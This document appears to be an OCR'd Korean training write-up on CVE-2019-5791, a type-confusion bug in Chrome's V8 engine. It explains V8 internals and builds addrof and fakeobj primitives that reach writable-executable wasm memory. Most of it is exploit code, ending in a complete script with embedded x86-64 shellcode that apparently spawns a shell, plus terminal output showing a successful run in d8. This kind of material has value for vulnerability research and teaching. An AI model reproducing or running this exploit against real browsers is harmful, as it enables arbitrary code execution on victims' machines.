
CVE 2019-5791 working exploit

BoB 8기 취약점분석트랙 남동현

backgrounds


About JavaScript

- 동적인 웹페이지를 만들기 위해 웹페이지에 적용시키는 스크립트 언어
- c언어에 기반을 둔 객체지향형, 동적 타입 언어
- JSValue representation
  - 크게 SMI (small integer)와 Object pointer로 구분
- JS Object
  - 아래와 같은 구조를 가지고 있다



About V8

- chrome에서 쓰이는 JavaScript 엔진



type confusion

- v8의 array에서, array의 map pointer가 원소들의 type을 결정한다.

  → **이번 exploit에서 매우 중요!**

---

analyze

Chromium bugs open issue에 있는 OOB Poc를 참고하였습니다.

```
function run(prop, ...args) {
  let handler = {};
  const proxy = new Proxy(function () {}, handler);
  handler[prop] = (({v1 = ((v2 = (function () {
    var v3 = 0;
    var callFn = 0;
    if (asdf) { return; } else { return; }
    (function () { v3(); });
    (function () {
      callFn = "\u0041".repeat(1024*32); // mutate "run"
      v3 = [1,2,3,4,5,6]; // now "proxy" becomes a packed array.
    })
```

```
  })) => (1))() }, ...args) => (1));
  Reflect[prop](proxy, ...args);
}

callFn(() => (run("construct", [])));
callFn(() => (run("prop1")));

function test() {
  run[13] = 0x41414141;
  print(proxy.length);
  proxy[0x41414141 >> 3] = 0x12121212;
}
test();
```

코드를 실행하여 보면, `proxy[0x41414141 >> 3] = 0x12121212;` line에서 crash가 나고, v3이 proxy가 되었습니다. 또한 proxy의 길이는 run[13]의 위치에 있어서 proxy의 length가 0x41414141로 확장되어 proxy의 element pointer가 가리키는 곳 + 0x10부터 read & write가 가능함을 유추하였습니다.

length overwrite는 1/5 ~ 2/5의 성공률을 보였습니다.

---

strategy

Object의 map pointer를 바꾸어서 OOB!

> Info leak → make fake object → write & execute shellcode

PoC코드의 v3 (proxy) arra를 double array로 바꾸어주고 뒤에 object array v4와 double array v5를 생성

```
v3 = [1.1, 2.2, 3.3];
v4 = [{}].slice();
v5 = [4.4];
```

같은 위치에 대해 double array(proxy)로 접근하면 double로 rw되고 object pointer array(v4)로 접근하면 object로 rw됨을 이용하여 addrof 함수와 fakeobj 함수를 구현

```
let addrof = function(obj) {
    v4[0] = obj;
    var leak = proxy[26];
    return leak;
}

let fakeobj = function(addr) {
    proxy[26] = addr;
    var obj = v4[0];
    return obj;
}
```

shellcode를 write할 ab array 생성

```
let ab = new ArrayBuffer(0x100);
```

fake object의 element pointer 위치에 들어갈, rwx가 가능한 위치를 leak하기 위한 변수 wasmObj 생성

gdb에서 디버깅하여 rwx모두 가능한 곳의 위치를 찾고, 해당 위치를 호출하는 위치를 find명령어를 사용하여 찾고, f의 위치와의 offset(0xf8)을 계산하였습니다. 후에 fack object의 0번째 인자를 통해 접근할 것이므로, 0x10을 더 빼주어 0x108값을 구했습니다.

```
let wasmObj = addrof(f) - u2d(0x108, 0);
```

fake object인 target 생성

```
doubleMap = proxy[34];  //double형 array인 v5의 map pointer

var fake = [
    doubleMap, 0,
    wasmObj, u2d(0, 0x8)
].slice();
var fakeAddr = addrof(fake) - u2d(0x20, 0); //fake의 주소 - 0x20위치에는 fake의 0번째 인자인 double형 array임을 알려주는 map이 존재. type confusion!
var target = fakeobj(fakeAddr); //fake object인 target 생성
```

rwx가 가능한 위치를 target을 이용하여 leak

target의 element pointer를 ab의 element pointer로 덮어서 ab를 통해 rwx 접근 가능하게 만듦

```
let rwx = target[0];
fake[2] = abAddr + u2d(0x10, 0);
target[0] = rwx;
```

shellcode write후 실행

```
let dv = new DataView(ab);
    for (var i = 0; i < shellcode.length; i++) {
        dv.setUint32(i * 4, shellcode[i]);
    }
    f();
```


---

exploit

```
callFn = function(code) {
    try {
        code();
    } catch (e) {
        console.log(e);
    }
}

let proxy = new Proxy({}, {});

function run(prop, ...args) {
    let handler = {};
    const proxy = new Proxy(function() {}, handler);
    handler[prop] = (({
        v1 = ((v2 = (function() {
            var v3 = 0;
            var callFn = 0;
            if (asdf) {
                return;
            } else {
                return;
            }
            (function() {
                v3();
            });
            (function() {
                callFn = "\u0041".repeat(1024 * 32); // mutate "run"
                v3 = [1.1, 2.2, 3.3]; // now "proxy" becomes a packed array.
                v4 = [{}].slice();
```

```
                v5 = [4.4];
            })
        })) => (1))()
    }, ...args) => (1));
    Reflect[prop](proxy, ...args);
}

callFn((() => (run("construct", []))));
callFn((() => (run("prop1"))));


function test() {

    let convert = new ArrayBuffer(0x8);
    let f64 = new Float64Array(convert);
    let u32 = new Uint32Array(convert);


    function d2u(v) {
        f64[0] = v;
        return u32;
    }

    function u2d(lo, hi) {
        u32[0] = lo;
        u32[1] = hi;
        return f64[0];
    }

    function hex(d) {
        let val = d2u(d);
        return ("0x" + (val[1] * 0x100000000 + val[0]).toString(16));
    }


    let shellcode = [0x6a6848b8, 0x2f62696e, 0x2f2f2f73, 0x504889e7,
0x68726901, 0x1813424, 0x1010101, 0x31f656be, 0x1010101, 0x81f60901,
0x1014801, 0xe6564889, 0xe631d2b8, 0x01010101, 0x353a0101, 0x01900f05];
    let wasm_code = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 7, 1, 96,
2, 127, 127, 1, 127, 3, 2, 1, 0, 4, 4, 1, 112, 0, 0, 5, 3, 1, 0, 1, 7, 21, 2,
6, 109, 101, 109, 111, 114, 121, 2, 0, 8, 95, 90, 51, 97, 100, 100, 105, 105,
0, 0, 10, 9, 1, 7, 0, 32, 1, 32, 0, 106, 11]);
    let wasm_mod = new WebAssembly.Instance(new WebAssembly.Module(wasm_code),
{});
    let f = wasm_mod.exports._Z3addii;

    run[18] = 0x41414141;
    if(proxy.length == 0x41414141){
  print("exploit success!\n");
```

```
}
    else{
  print("exploit fail TT\n");
}

    let addrof = function(obj) {
        v4[0] = obj;
        var leak = proxy[26];
        return leak;
    }

    let fakeobj = function(addr) {
        proxy[26] = addr;
        var obj = v4[0];
        return obj;
    }

    let ab = new ArrayBuffer(0x100);
    let abAddr = addrof(ab);
    print("array buffer : " + hex(abAddr));


    let wasmObj = addrof(f) - u2d(0x108, 0);

    doubleMap = proxy[34];

    var fake = [
        doubleMap, 0,
        wasmObj, u2d(0, 0x8)
    ].slice();
    var fakeAddr = addrof(fake) - u2d(0x20, 0);
    print("fake_addr : " + hex(fakeAddr));
    var target = fakeobj(fakeAddr);

    let rwx = target[0];
    print("rwx : " + hex(rwx));
    fake[2] = abAddr + u2d(0x10, 0);
    target[0] = rwx;

    let dv = new DataView(ab);
    for (var i = 0; i < shellcode.length; i++) {
        dv.setUint32(i * 4, shellcode[i]);
    }
    f();

}

test();
```


parallels@parallels-vm: ~/bob/hellsonic/cve20195791/v8/out/x64.release
parallels@parallels-vm:~/bob/hellsonic/cve20195791/v8/out/x64.release$ ./d8 exploit.js
TypeError: 'construct' on proxy: trap returned non-object ('1')
exploit success!
array buffer : 0x27ec6868d981
fake_addr : 0x27ec6868dbd1
rwx : 0x3e669e748000
$